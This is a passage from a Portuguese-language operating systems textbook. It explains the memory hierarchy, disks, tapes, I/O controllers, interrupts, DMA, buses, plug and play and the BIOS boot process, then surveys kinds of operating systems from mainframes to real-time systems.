Tratando-se de chips multinúcleo, os projetistas têm de decidir onde colocar as caches. Na Figura 1.8(a), há uma única cache L2 compartilhada por todos os núcleos. Essa abordagem é usada em chips multinúcleo Intel. Em contraposição, na Figura 1.8(b), cada núcleo tem sua própria cache L2. Essa abordagem é usada pela AMD. Cada estratégia tem aspectos favoráveis e desfavoráveis. Por exemplo, a cache L2 compartilhada da Intel requer um controlador de cache mais complicado, mas o método da AMD dificulta manter a consistência entre as caches L2.

A memória principal é a camada seguinte na hierarquia da Figura 1.9. É a locomotiva do sistema de memória. A memória principal é muitas vezes chamada de RAM (random access memory — memória de acesso aleatório). Antigamente era chamada de memória de núcleos (core memory) porque a memória dos computadores dos anos 1950 e 1960 era constituída de pequenos núcleos de ferrite magnetizáveis. Hoje em dia, as memórias têm de centenas de megabytes a vários gigabytes e continuam crescendo rapidamente. Todas as requisições da CPU que não podem ser atendidas pela cache vão para a memória principal.

Além da memória principal, muitos computadores apresentam uma pequena memória de acesso aleatório não volátil. Ao contrário da RAM comum, a memória não volátil não perde seu conteúdo quando sua alimentação é desligada. Por exemplo, a ROM (read only memory — memória apenas de leitura) é programada na fábrica e não pode ser alterada. É rápida e barata. Em alguns computadores, o carregador (bootstrap loader), usado para inicializar o computador, está gravado em ROM. Algumas placas de E/S também vêm com programas em ROM para controle de dispositivos em baixo nível.

A **EEPROM** (electrically erasable ROM — ROM eletricamente apagável) e a flash RAM também são memórias de acesso aleatório não voláteis, mas diferentes da ROM, pois podem ser apagadas e reescritas. Contudo, escrever nelas leva várias vezes mais tempo que escrever em uma RAM. Desse modo, são usadas como as ROMs comuns, só que com a característica adicional de possibilitar correção de erros em programas por meio da regravação.

A memória flash também é normalmente usada como meio de armazenamento em dispositivos eletrônicos portáteis. Atua como o filme em câmeras digitais e como o disco em reprodutores de música portáteis. Essa memória tem velocidade intermediária entre as da memória RAM e de disco. Além do mais, diferentemente da memória de disco, se for apagada muitas vezes, ela se desgasta.

Existem ainda memórias voláteis em tecnologia CMOS. Muitos computadores usam memórias CMOS para manter data e hora atualizadas. A memória CMOS e o circuito de relógio que incrementa o tempo registrado nela são alimentados por uma pequena bateria, para que o tempo seja corretamente atualizado, mesmo que o computador seja desligado. A memória CMOS também pode conter os parâmetros de configuração, como de qual disco deve se inicializar a carga do sistema (boot). A tecnologia CMOS é usada porque consome bem menos energia, e, assim, as baterias originais instaladas na fábrica podem durar vários anos. Contudo, quando a bateria começa a falhar, o computador pode parecer um portador da doença de Alzheimer, esquecendo coisas que sabia havia anos, como, por exemplo, de qual disco rígido carregar o sistema operacional.

#### 1.3.3 Discos

A camada seguinte nessa hierarquia é constituída pelo disco magnético (disco rígido). O armazenamento em disco é duas ordens de magnitude mais barato, por bit, que o da RAM e, muitas vezes, duas ordens de magnitude maior também. O único problema é que o tempo de acesso aleatório aos dados é cerca de três ordens de magnitude mais lento. Essa baixa velocidade é causada pelo fato de o disco ser um dispositivo mecânico, conforme ilustra a Figura 1.10.




Figura 1.10 Estrutura de uma unidade de disco.

Um disco magnético consiste em um ou mais pratos metálicos que rodam a 5.400, 7.200 ou 10.800 rpm. Um braço mecânico move-se sobre esses pratos a partir da lateral, como um braço de toca-discos de um velho fonógrafo de 33 rpm tocando discos de vinil. A informação é escrita no disco em uma série de círculos concêntricos. Em qualquer posição do braço, cada cabeça pode ler uma região circular chamada de **trilha**. Juntas, todas as trilhas de uma dada posição do braço formam um **cilindro**.

Cada trilha é dividida em um certo número de setores. Cada setor tem normalmente 512 bytes. Nos discos atuais, os cilindros mais exteriores contêm mais setores que os mais interiores. Mover o braço de um cilindro para o próximo leva em torno de 1 ms. Movê-lo diretamente até um cilindro qualquer leva em geral de 5 a 10 ms, dependendo do dispositivo acionador. Uma vez com o braço na trilha correta, o acionador do disco deve esperar até que o setor desejado chegue abaixo da cabeça — um atraso adicional de 5 a 10 ms, dependendo da velocidade de rotação (rpm) do dispositivo acionador. Uma vez que o setor esteja sob a cabeça, a leitura ou a escrita ocorre a uma taxa de 50 MB/s em discos de baixo desempenho ou até 160 MB/s em discos mais rápidos.

Muitos computadores mantêm um esquema conhecido como **memória virtual**, que discutiremos em maiores detalhes no Capítulo 3. Esse esquema possibilita executar programas maiores que a memória física colocando-os em disco e usando a memória principal como um tipo de cache para as partes mais executadas. Esse esquema requer o mapeamento de endereços de memória rapidamente para converter o endereço que o programa gerou no endereço físico em RAM onde a palavra está localizada. Esse mapeamento é realizado por uma parte da CPU chamada **unidade de gerenciamento de memória** (*memory management unit* — MMU), como mostrado na Figura 1.6.

A presença da cache e da MMU pode ter um impacto importante sobre o desempenho. Em um sistema de multi-programação, quando há o chaveamento entre programas, muitas vezes denominado **chaveamento de contexto**, pode ser necessário limpar da cache todos os blocos modificados e alterar os registros de mapeamento na MMU. Ambas são operações caras e os programadores tentam evitálas a todo custo. Veremos algumas das implicações dessas táticas posteriormente.

#### 1.3.4 Fitas

A última camada da hierarquia de memória é a fita magnética. Esse meio é muito utilizado como cópia de segurança (backup) do armazenamento em discos e para abrigar grandes quantidades de dados. Para ter acesso a uma fita, ela precisa ser colocada em uma unidade leitora de fitas, manualmente ou com a ajuda de um robô (manipuladores automáticos de fitas magnéticas são comuns em instalações com grandes bancos de dados). Então a fita terá

de ser percorrida sequencialmente até chegar ao bloco requisitado. No mínimo, isso levaria alguns minutos. A grande vantagem da fita magnética é que ela tem um custo por bit muito baixo e é também removível — uma característica importante para fitas magnéticas utilizadas como cópias de segurança, as quais devem ser armazenadas distantes do local de processamento, para que estejam protegidas contra incêndios, inundações, terremotos etc.

A hierarquia de memória que temos discutido é o padrão mais comum, mas alguns sistemas não têm todas essas camadas ou algumas são diferentes delas (como discos ópticos). No entanto, em todas, conforme se desce na hierarquia, o tempo de acesso aleatório cresce muito, a capacidade, da mesma maneira, também aumenta bastante, e o custo por bit cai enormemente. Em vista disso, é bem provável que as hierarquias de memória ainda perdurem por vários anos.

#### 1.3.5 Dispositivos de E/S

A CPU e a memória não são os únicos recursos que o sistema operacional tem de gerenciar. Os dispositivos de E/S também interagem intensivamente com o sistema operacional. Como se vê na Figura 1.6, os dispositivos de E/S são constituídos, geralmente, de duas partes: o controlador e o dispositivo propriamente dito. O controlador é um chip ou um conjunto de chips em uma placa que controla fisicamente o dispositivo. Ele recebe comandos do sistema operacional, por exemplo, para ler dados do dispositivo e para enviá-los.

Em muitos casos, o controle real do dispositivo é bastante complicado e cheio de detalhes. Desse modo, cabe ao controlador apresentar uma interface mais simples (mas ainda muito complexa) para o sistema operacional. Por exemplo, um controlador de disco, ao receber um comando para ler o setor 11.206 do disco 2, deve então converter esse número linear de setor em números de cilindro, setor e cabeça. Essa conversão pode ser muito complexa, já que os cilindros mais externos têm mais setores que os internos e que alguns setores danificados podem ter sido remapeados para outros. Então, o controlador precisa determinar sobre qual cilindro o braço do acionador está e emitir uma sequência de pulsos, correspondente à distância em número de cilindros. Ele deve aguardar até que o setor apropriado esteja sob a cabeça e, então, iniciar a leitura e o armazenamento de bits conforme vierem, removendo o cabeçalho e verificando a soma de verificação (checksum). Para realizar todo esse trabalho, em geral os controladores embutem pequenos computadores programados exclusivamente para isso.

A outra parte é o próprio dispositivo real. Os dispositivos possuem interfaces bastante simples porque não fazem nada muito diferente, e isso ajuda a torná-los padronizados. Padronizá-los é necessário para que, por exemplo, qualquer controlador de discos IDE possa controlar qual-

Capítulo 1 Introdução

quer disco IDE. IDE é a sigla para integrated drive electronics e é o tipo padrão de discos de muitos computadores. Como a interface com o dispositivo real está oculta pelo controlador, tudo o que os sistemas operacionais veem é a interface do controlador, que pode ser muito diferente da interface para o dispositivo.

Uma vez que cada tipo de controlador é diferente, diferentes programas são necessários para controlá-los. O programa que se comunica com um controlador, emitindo comandos a ele e aceitando respostas, é denominado driver de dispositivo. Cada fabricante de controlador deve fornecer um driver específico para cada sistema operacional a que dá suporte. Assim, um digitalizador de imagens (scanner) pode vir com drivers para Windows 2000, Windows XP, Vista e Linux, por exemplo.

Para ser usado, o driver deve ser colocado dentro do sistema operacional para que possa ser executado em modo núcleo. Na realidade, os drivers podem ser executados fora do núcleo, mas poucos sistemas operacionais atuais são capacitados para essa atividade porque, para isso, é necessário permitir que um driver no espaço do usuário tenha acesso ao dispositivo de maneira controlada, algo praticamente inviável. Há três maneiras de colocar o driver dentro do núcleo. A primeira é religar o núcleo com o novo driver e, então, reinicializar o sistema. Muitos sistemas UNIX funcionam dessa maneira. A segunda maneira é adicionar uma entrada a um arquivo do sistema operacional informando que ele precisa do driver e, então, reiniciar o sistema. No momento da inicialização, o sistema operacional busca e encontra os drivers de que ele precisa e os carrega. O Windows, por exemplo, funciona assim. A terceira maneira é capacitar o sistema operacional a aceitar novos drivers enquanto estiver em execução e instalá-los sem a necessidade de reinicializar. Esse modo ainda é raro, mas está se tornando cada vez mais comum. Dispositivos acoplados a quente, como dispositivos USB e IEEE 1394 (que serão discutidos adiante), precisam sempre de drivers carregados dinamicamente.

Todo controlador tem um pequeno número de registradores usados na comunicação. Por exemplo, um controlador de discos deve ter, no mínimo, registradores para especificar endereços do disco e de memória, contador de setores e indicador de direção (leitura ou escrita). Para ativar o controlador, o driver recebe um comando do sistema operacional e o traduz em valores apropriados a serem escritos nos registradores dos dispositivos. O grupo de todos esses registradores de dispositivos forma o espaço de porta de E/S, um assunto ao qual retornaremos no Capítulo 5.

Em alguns computadores, os registradores dos dispositivos são mapeados no espaço de endereçamento do sistema operacional (os endereços que ele pode usar). Assim, eles podem ser lidos e escritos como se fossem palavras da memória principal. Para esses computadores, nenhuma instrução especial de E/S é necessária e os programas do usuário podem ser mantidos distantes do hardware deixando esses endereços de memória fora de seu alcance (por exemplo, usando-se registradores-base e limite). Em outros computadores, os registradores de dispositivo são colocados em um espaço especial de portas de E/S, e cada registrador tem seu endereço de porta. Nessas máquinas, instruções especiais IN e OUT são disponíveis em modo núcleo para que se permita que os drivers leiam e escrevam os registradores. O primeiro esquema elimina a necessidade de instruções especiais de E/S, mas consome parte do espaço de endereçamento. O último esquema não gasta o espaço de endereçamento, no entanto requer instruções especiais. Ambos são amplamente usados.

A entrada e a saída podem ser realizadas de três maneiras diferentes. No método mais simples, um programa de usuário emite uma chamada de sistema, a qual o núcleo traduz em uma chamada ao driver apropriado. O driver então inicia a E/S e fica em um laço perguntando continuamente se o dispositivo terminou a operação de E/S (em geral há um bit que indica se o dispositivo ainda está ocupado). Quando a operação de E/S termina, o driver põe os dados onde eles são necessários (se houver) e retorna. O sistema operacional então remete o controle para quem chamou. Esse método é chamado de espera ocupada e tem a desvantagem de manter a CPU ocupada interrogando o dispositivo até que a operação de E/S tenha terminado.

No segundo método, o driver inicia o dispositivo e pede a ele que o interrompa quando terminar. Dessa maneira, ele retorna o controle da CPU ao sistema operacional. O sistema operacional então bloqueia, se necessário, o programa que o chamou pedindo o serviço e procura outra tarefa para executar. Quando o controlador detecta o final da transferência, ele gera uma interrupção para sinalizar o término.

Interrupções são muito importantes para os sistemas operacionais; por isso, vamos examinar essa ideia mais de perto. Na Figura 1.11(a) vemos um processo de três passos para E/S. No passo 1, o driver informa ao controlador, escrevendo em seus registradores de dispositivo, o que deve ser feito. O controlador então inicia o dispositivo. Quando o controlador termina de transferir, ler ou escrever o número de bytes pedido, ele então sinaliza isso, no passo 2, ao chip controlador de interrupção por meio de certas linhas do barramento. Se o controlador de interrupção estiver preparado para aceitar essa interrupção (o que pode não ocorrer se ele estiver ocupado com outra interrupção de maior prioridade), ele sinaliza esse fato à CPU no passo 3. No passo 4, o controlador de interrupção põe o número do dispositivo no barramento para que a CPU o leia e saiba qual dispositivo acabou de terminar (muitos dispositivos podem estar executando ao mesmo tempo).

Uma vez que a CPU tenha decidido aceitar a interrupção, o contador de programa (PC) e a palavra de estado do programa (PSW) são então normalmente salvos na pilha atual e a CPU é chaveada para modo núcleo. O número do dispositivo pode ser usado como índice para uma parte




Figura 1.11 (a) Passos ao inicializar um dispositivo de E/S e obter uma interrupção. (b) O processamento da interrupção envolve fazer a interrupção, executar o manipulador de interrupção e retornar ao programa de usuário.

da memória denominada **vetor de interrupção**, que contém o endereço do manipulador de interrupção (*interrupt handler*) para esse dispositivo. Ao inicializar o 'manipulador de interrupção' (o código faz parte do driver do dispositivo que está interrompendo), ele remove o PC e a PSW da pilha e os salva. Então ele consulta o dispositivo para saber sua situação. Uma vez que o manipulador de interrupção tenha terminado, ele retorna para o programa do usuário que estava sendo executado — retorna para a primeira instrução que ainda não tenha sido executada. Esses passos são mostrados na Figura 1.11(b).

O terceiro método para implementar E/S utiliza um chip especial de acesso direto à memória (direct memory access — DMA), o qual controla o fluxo de bits entre a memória e algum controlador sem intervenção constante da CPU. A CPU configura o chip DMA, informando quantos bytes devem ser transferidos, os endereços do dispositivo e de memória envolvidos e a direção, e então o deixa executar. Quando o chip de DMA finalizar sua tarefa, causará uma interrupção, que é tratada conforme descrito anteriormente. Os hardwares de DMA e de E/S em geral serão discutidos em mais detalhes no Capítulo 5.

As interrupções muitas vezes podem acontecer em momentos totalmente inconvenientes, por exemplo, en-

quanto outro manipulador de interrupção estiver em execução. Por isso, a CPU tem uma maneira de desabilitar as interrupções e, então, reabilitá-las depois. Enquanto as interrupções estiverem desabilitadas, todos os dispositivos que terminem suas atividades continuam a emitir sinais de interrupção, mas a CPU não é interrompida até que as interrupções sejam habilitadas novamente. Se vários dispositivos finalizam enquanto as interrupções estiverem desabilitadas, o controlador de interrupção decide qual interrupção será acatada primeiro, com base, normalmente, em prioridades atribuídas estaticamente a cada dispositivo. O dispositivo de maior prioridade vence.

#### 1.3.6 | Barramentos

A organização da Figura 1.6 foi utilizada em minicomputadores durante muitos anos e também no IBM PC original. Contudo, à medida que os processadores e as memórias tornavam-se mais rápidos, a capacidade de um único barramento (e certamente do barramento IBM PC) tratar todo o tráfego foi chegando ao limite. Algo deveria ser feito. Como resultado, barramentos adicionais foram incluídos, tanto para dispositivos de E/S mais velozes quanto para o tráfego entre memória e CPU. Como consequência dessa evolução, um sistema Pentium avançado atualmente se parece com a Figura 1.12.

Esse sistema tem oito barramentos (cache, local, memória, PCI, SCSI, USB, IDE e ISA), cada um com diferentes funções e taxas de transferência. O sistema operacional deve conhecê-los bem para configurá-los e gerenciá-los. Os dois barramentos principais são o barramento original do IBM PC, o ISA (industry standard architecture - arquitetura--padrão industrial), e seu sucessor, o barramento PCI (peripheral component interconnect — interconexão de componentes periféricos). O barramento ISA, que foi originalmente o barramento do IBM PC/AT, funciona a 8,33 MHz e pode transferir 2 bytes de uma vez, com uma velocidade máxima de 16,67 MB/s. Ele é incluído para efeito de compatibilidade com as placas de E/S antigas e lentas. O barramento PCI foi inventado pela Intel para suceder o barramento ISA. Ele pode funcionar a 66 MHz e transferir 8 bytes por vez, resultando em uma taxa de 528 MB/s. A maioria dos dispositivos de E/S de alta velocidade atualmente usa o barramento PCI. Mesmo alguns computadores que não são da Intel utilizam o barramento PCI em virtude do grande número de placas de E/S disponíveis para ele. Os computadores novos estão sendo lançados com uma versão atualizada do barramento PCI chamada barramento PCI Express.

Nessa configuração, a CPU se comunica com um chip 'ponte' PCI por meio de um barramento local, e esse chip ponte PCI, por sua vez, comunica-se com a memória por intermédio de um barramento dedicado, frequentemente funcionando a 100 MHz. Os sistemas Pentium têm uma cache




Figura 1.12 A estrutura de um sistema Pentium grande.

de nível 1 dentro do chip e uma cache de nível 2 muito maior fora do chip, conectada à CPU pelo barramento de cache.

Além disso, esse sistema contém três barramentos especializados: IDE, USB e SCSI. O barramento IDE serve para acoplar ao sistema dispositivos periféricos como discos e CD-ROMs. O barramento IDE é uma extensão da interface controladora de discos do PC/AT e atualmente constitui um padrão para disco rígido e muitas vezes também para CD--ROM em quase todos os sistemas baseados em Pentium.

O USB (universal serial bus - barramento serial universal) foi inventado para conectar ao computador todos os dispositivos lentos de E/S, como teclado e mouse. Ele usa um pequeno conector de quatro vias; duas delas fornecem alimentação aos dispositivos USB. O USB é um barramento centralizado no qual um dispositivo-raiz interroga os dispositivos de E/S a cada 1 ms para verificar se eles têm algo a ser transmitido. Ele pode tratar uma carga acumulada de 1,5 MB/s, mas o mais novo USB2.0 pode tratar 60 MB/s. Todos os dispositivos USB compartilham um único driver de dispositivo USB, tornando desnecessário instalar um novo driver para cada novo dispositivo USB. Consequentemente, os dispositivos USB podem ser adicionados ao computador sem precisar reiniciá-lo.

O barramento SCSI (small computer system interface interface de pequeno sistema de computadores) é um barramento de alto desempenho destinado a discos rápidos, scanners e outros dispositivos que precisem de considerável largura de banda. Pode funcionar em até 160 MB/s. Está presente em sistemas Macintosh desde quando foram lançados e também é popular em sistemas UNIX e em alguns sistemas baseados na Intel.

Outro barramento (que não está ilustrado na Figura 1.12) é o IEEE 1394. Às vezes ele é chamado de FireWire embora FireWire seja o nome que a Apple usa para sua implementação do 1394. Do mesmo modo que o USB, o IEEE 1394 é serial em bits, mas destinado à transferência de pacotes em velocidades de até 100 MB/s, tornando-o útil para conectar ao computador câmeras digitais e dispositivos multimídia similares. Ao contrário do USB, o IEEE 1394 não tem um controlador central.

Para funcionar em um ambiente como o da Figura 1.12, o sistema operacional deve saber o que há nele e configurá-lo. Esse requisito levou a Intel e a Microsoft a projetarem um sistema para o PC denominado plug and play, baseado em um conceito similar implementado pela primeira vez no Macintosh da Apple. Antes do plug and play, cada placa de E/S tinha um nível fixo de requisição de interrupção e endereços específicos para seus registradores de E/S. Por exemplo, o teclado era a interrupção 1 e usava os endereços de E/S entre  $0 \times 60$  e  $0 \times 64$ ; o controlador de disco flexível era a interrupção 6 e usava os endereços de E/S entre  $0 \times 3F0$  e  $0 \times 3F7$ ; a impressora era a interrupção 7 e usava os endereços de E/S entre  $0 \times 378$  e  $0 \times 37A$  etc.

Até aqui, tudo bem. O problema começava quando o usuário trazia uma placa de som e uma placa de modem e ocorria de ambas usarem, digamos, a interrupção 4. Elas conflitariam e não funcionariam juntas. A solução era incluir chaves DIP ou jumpers em todas as placas de E/S e instruir o usuário a configurá-las selecionando um nível de interrupção e endereços de dispositivos de E/S que não conflitassem com quaisquer outros no sistema do usuário. Adolescentes que devotavam suas vidas às complexidades do hardware do PC podiam fazê-lo, às vezes sem cometer erros. Infelizmente, nem todos tinham esse know-how, o que levava ao caos.

O plug and play faz com que o sistema colete automaticamente informações sobre dispositivos de E/S, atribua de maneira centralizada os níveis de interrupção e os endereços de E/S e informe cada placa sobre quais são seus números. Esse trabalho está estreitamente relacionado à inicialização do computador, por isso vamos examiná-lo. Não se trata de algo completamente trivial.

# 1.3.7 Inicializando o computador

Muito resumidamente, o processo de iniciação no Pentium funciona da seguinte maneira: todo Pentium contém uma placa geral, denominada placa-mãe. Nela localiza-se um programa denominado **BIOS** (basic input output system — sistema básico de E/S). O BIOS conta com rotinas de E/S de baixo nível, para ler o teclado, escrever na tela, realizar a E/S no disco etc. Atualmente, ele fica em uma flash RAM, que é não volátil, mas que pode ser atualizada pelo sistema operacional se erros forem encontrados no BIOS.

Quando o computador é inicializado, o BIOS começa a executar. Ele primeiro verifica quanta memória RAM está instalada e se o teclado e outros dispositivos básicos estão instalados e respondendo corretamente. Ele segue varrendo os barramentos ISA e PCI para detectar todos os dispositivos conectados a eles. Alguns desses dispositivos são, em geral, **legados** (legacy, isto é, projetados antes que o plug and play tivesse sido inventado) e têm níveis de interrupção e endereços de E/S fixos (possivelmente configurados por chaves ou jumpers na placa de E/S, mas não modificáveis pelo sistema operacional). Esses dispositivos são gravados, assim como os dispositivos plug and play. Se os dispositivos presentes se mostrarem diferentes de quando o sistema foi inicializado pela última vez, esses novos dispositivos serão configurados.

O BIOS determina então o dispositivo de inicialização (boot) percorrendo uma lista de dispositivos armazenados na memória CMOS. O usuário pode alterar essa lista entrando em um programa de configuração do BIOS logo depois da inicialização. Normalmente, uma tentativa é feita para inicializar a partir do disco flexível. Se isso falha, é tentado o CD-ROM. Se nem o disco flexível nem o CD-ROM estiverem presentes, o sistema será inicializado a partir do disco rígido. O primeiro setor do dispositivo de inicialização é transferido para a memória e executado. Esse setor contém um programa que, em geral, examina a tabela de partições no final do setor de inicialização para determinar qual partição está ativa. Então, um carregador de inicialização secundário é lido daquela partição. Esse carregador lê o sistema operacional da partição ativa e, então, o inicia.

O sistema operacional consulta o BIOS para obter a informação de configuração. Para cada dispositivo, ele veri-

fica se há o driver do dispositivo. Se não houver, ele pedirá para que o usuário insira um disco flexível ou um CD-ROM contendo o driver (fornecido pelo fabricante do dispositivo). Uma vez que todos os drivers dos dispositivos estejam disponíveis, o sistema operacional carrega-os dentro do núcleo. Então ele inicializa suas tabelas, cria processos em background — se forem necessários — e inicia um programa de identificação (*login*) ou uma interface gráfica GUI.

# 1.4 O zoológico de sistemas operacionais

Os sistemas operacionais existem há mais de 50 anos. Durante esse tempo, uma grande variedade deles foi desenvolvida, nem todos bem conhecidos. Nesta seção falaremos resumidamente sobre nove deles. Mais adiante, voltaremos a abordar alguns desses diferentes tipos de sistemas.

# 1.4.1 Sistemas operacionais de computadores de grande porte

No topo estão os sistemas operacionais para computadores de grande porte — aqueles que ocupam uma sala inteira, ainda encontrados em centros de dados de grandes corporações. Esses computadores distinguem-se dos computadores pessoais em termos de capacidade de E/S. Um computador de grande porte com mil discos e milhares de gigabytes de dados não é incomum; um computador pessoal com essas especificações seria algo singular. Os computadores de grande porte também estão ressurgindo como sofisticados servidores da Web, como servidores para sites de comércio eletrônico em larga escala e, ainda, como servidores para transações entre empresas (business-to-business).

Os sistemas operacionais para computadores de grande porte são sobretudo orientados para o processamento simultâneo de muitas tarefas, e a maioria deles precisa de quantidades prodigiosas de E/S. Esses sistemas operacionais normalmente oferecem três tipos de serviços: em lote (batch), processamento de transações e tempo compartilhado. Um sistema em lote processa tarefas de rotina sem a presença interativa do usuário. O processamento de apólices de uma companhia de seguros ou de relatórios de vendas de uma cadeia de lojas é, em geral, realizado em modo lote. Sistemas de processamento de transações administram grandes quantidades de pequenas requisições — por exemplo, processamento de verificações em um banco ou em reservas de passagens aéreas. Cada unidade de trabalho é pequena, mas o sistema precisa tratar centenas ou milhares delas por segundo. Sistemas de tempo compartilhado permitem que múltiplos usuários remotos executem suas tarefas simultaneamente no computador, como na realização de consultas a um grande banco de dados. Essas funções estão intimamente relacionadas; sistemas operacionais de computadores de grande porte muitas vezes realizam todas elas. Um exemplo de sistema operacional de computador

de grande porte é o OS/390, um descendente do OS/360. Entretanto, os sistemas operacionais de computadores de grande porte estão sendo gradualmente substituídos por variantes do UNIX, como o Linux.

#### 1.4.2 Sistemas operacionais de servidores

Um nível abaixo estão os sistemas operacionais de servidores. Eles são executados em servidores, que são computadores pessoais muito grandes, em estações de trabalho ou até mesmo em computadores de grande porte. Eles servem múltiplos usuários de uma vez em uma rede e permitem-lhes compartilhar recursos de hardware e de software. Servidores podem fornecer serviços de impressão, de arquivo ou de Web. Provedores de acesso à Internet utilizam várias máquinas servidoras para dar suporte a seus clientes e sites da Web usam servidores para armazenar páginas e tratar requisições que chegam. Sistemas operacionais típicos de servidores são Solaris, FreeBSD, Linux e Windows Server 200x.

# 1.4.3 Sistemas operacionais de multiprocessadores

Um modo cada vez mais comum de obter potência computacional é conectar múltiplas CPUs em um único sistema. Dependendo precisamente de como elas estiverem conectadas e o que é compartilhado, esses sistemas são denominados computadores paralelos, multicomputadores ou multiprocessadores. Elas precisam de sistemas operacionais especiais, mas muitos deles são variações dos sistemas operacionais de servidores, com aspectos especiais de comunicação, conectividade e compatibilidade.

Com o advento recente de chips multinúcleo para computadores pessoais, até sistemas operacionais de computadores de mesa e de notebooks estão começando a lidar com, no mínimo, multiprocessadores de pequena escala e é provável que o número de núcleos cresça com o tempo. Felizmente, sabe-se bastante sobre sistemas operacionais de multiprocessadores como consequência de anos de pesquisas anteriores; desse modo, aplicar esse conhecimento a sistemas multinúcleo não deve ser difícil. A parte difícil seria fazer com que as aplicações usassem todo esse poder de computação. Muitos sistemas operacionais populares, inclusive Windows e Linux, são executados com multiprocessadores.

# 1.4.4 Sistemas operacionais de computadores pessoais

A categoria seguinte é o sistema operacional de computadores pessoais. Os computadores modernos dão suporte a multiprogramação, muitas vezes com dezenas de programas iniciados. Seu trabalho é oferecer uma boa interface para um único usuário. São amplamente usados para processadores de texto, planilhas e acesso à Internet. Exemplos comuns são Linux, FreeBSD, Windows Vista e o sistema operacional do Macintosh. Sistemas operacionais de computadores pessoais são tão amplamente conhecidos que é provável que precisem, aqui, de pouca introdução. Na verdade, muitas pessoas nem mesmo sabem da existência de outros tipos de sistemas operacionais.

# 1.4.5 Sistemas operacionais de computadores portáteis

Seguindo em direção a sistemas cada vez menores, chegamos aos computadores portáteis. Um computador portátil ou assistente pessoal digital (personal digital assistant — PDA) é um pequeno computador que cabe no bolso de uma camisa e executa um número pequeno de funções, como agenda de endereços e bloco de anotações. Além disso, muitos telefones celulares apresentam pequenas diferenças em relação aos PDAs, exceto pelo teclado e pela tela. De fato, PDAs e telefones celulares basicamente se fundiram, diferindo principalmente em tamanho, peso e interface com o usuário. Quase todos eles são baseados em CPUs de 32 bits com modo protegido e executam um sistema operacional sofisticado.

Os sistemas operacionais executados nesses computadores portáteis são cada vez mais sofisticados, com a capacidade de manipular telefonia, fotografia digital e outras funções. Muitos deles também executam aplicações de terceiras partes. De fato, alguns deles estão começando a se parecer com sistemas operacionais de computadores pessoais de uma década atrás. Uma diferença importante entre portáteis e PCs é que os primeiros não têm discos rígidos multigigabyte, o que faz muita diferença. Dois dos sistemas operacionais para portáteis mais populares são Symbian OS e Palm OS.

#### 1.4.6 Sistemas operacionais embarcados

Sistemas embarcados são executados em computadores que controlam dispositivos que geralmente não são considerados computadores e que não aceitam softwares instalados por usuários. Exemplos típicos são fornos de micro-ondas, aparelhos de TV, carros, aparelhos de DVD, telefones celulares e reprodutores de MP3. A propriedade principal que distingue os sistemas embarcados dos portáteis é a certeza de que nenhum software não confiável jamais será executado nele. Você não pode baixar novas aplicações para seu forno de micro-ondas — todo software está no ROM. Isso significa que não há necessidade de proteção entre as aplicações, levando a algumas simplificações. Sistemas como QNX e VxWorks são populares nesse domínio.

# 1.4.7 Sistemas operacionais de nós sensores (sensor node)

Redes de nós sensores minúsculos estão sendo empregadas com inúmeras finalidades. Esses nós são computadores minúsculos que se comunicam entre si e com uma

estação-base usando comunicação sem fio. Essas redes de sensores são utilizadas para proteger os perímetros de prédios, guardar fronteiras nacionais, detectar incêndios em florestas, medir temperatura e níveis de precipitação para previsão do tempo, colher informações sobre movimentos dos inimigos em campos de batalha e muito mais.

Os sensores são computadores pequenos movidos a bateria com rádios integrados. Eles têm energia limitada e devem funcionar por longos períodos de tempo, sozinhos ao ar livre, frequentemente em condições ambientais severas. A rede deve ser robusta o suficiente para tolerar falhas de nós individuais, o que acontece com frequência cada vez maior à medida que as baterias começam a se esgotar.

Cada nó sensor é um verdadeiro computador, com CPU, RAM, ROM e um ou mais sensores ambientais. Executa um pequeno sistema operacional próprio, normalmente dirigido por eventos, reagindo a eventos externos ou obtendo medidas periodicamente com base em um relógio interno. O sistema operacional tem de ser pequeno e simples porque os nós têm RAM pequena e a duração da bateria é uma questão importante. Além disso, tal como nos sistemas embarcados, todos os programas são carregados antecipadamente; os usuários não iniciam repentinamente os programas que baixaram da Internet, o que torna o projeto muito mais simples. O TinyOS é um sistema operacional muito conhecido para nós sensores.

#### 1.4.8 Sistemas operacionais de tempo real

Outro tipo de sistema operacional é o de tempo real. Esses sistemas são caracterizados por terem o tempo como um parâmetro fundamental. Por exemplo, em sistemas de controle de processos industriais, computadores de tempo real devem coletar dados sobre o processo de produção e usá-los para controlar as máquinas na fábrica. É bastante comum a existência de prazos rígidos para a execução de determinadas tarefas. Por exemplo, se um carro está se movendo por uma linha de montagem, certas ações devem ser realizadas em momentos específicos. Se um robô soldador realizar seu trabalho - soldar - muito cedo ou muito tarde, o carro estará perdido. Se as ações precisam necessariamente ocorrer em determinados instantes (ou em um determinado intervalo de tempo), tem-se então um sistema de tempo real crítico. Muitos deles são encontrados no controle de processos industriais, aviônica, exército e áreas de aplicação semelhantes. Esses sistemas devem fornecer garantia absoluta de que determinada ação ocorrerá em determinado momento.

Outro tipo de sistema de tempo real é o **sistema de tempo real não crítico**, no qual o descumprimento ocasional de um prazo, embora não desejável, é aceitável e não causa nenhum dano permanente. Sistemas de áudio digital ou multimídia pertencem a essa categoria. Telefones digitais também são sistemas de tempo real não críticos.

Uma vez que cumprir prazos rigorosos é crucial em sistemas de tempo real, algumas vezes o sistema operacional é simplesmente uma biblioteca conectada com os programas aplicativos, em que tudo está rigorosamente acoplado e não há proteção entre as partes do sistema. Um exemplo desse tipo de sistema em tempo real é e-Cos.

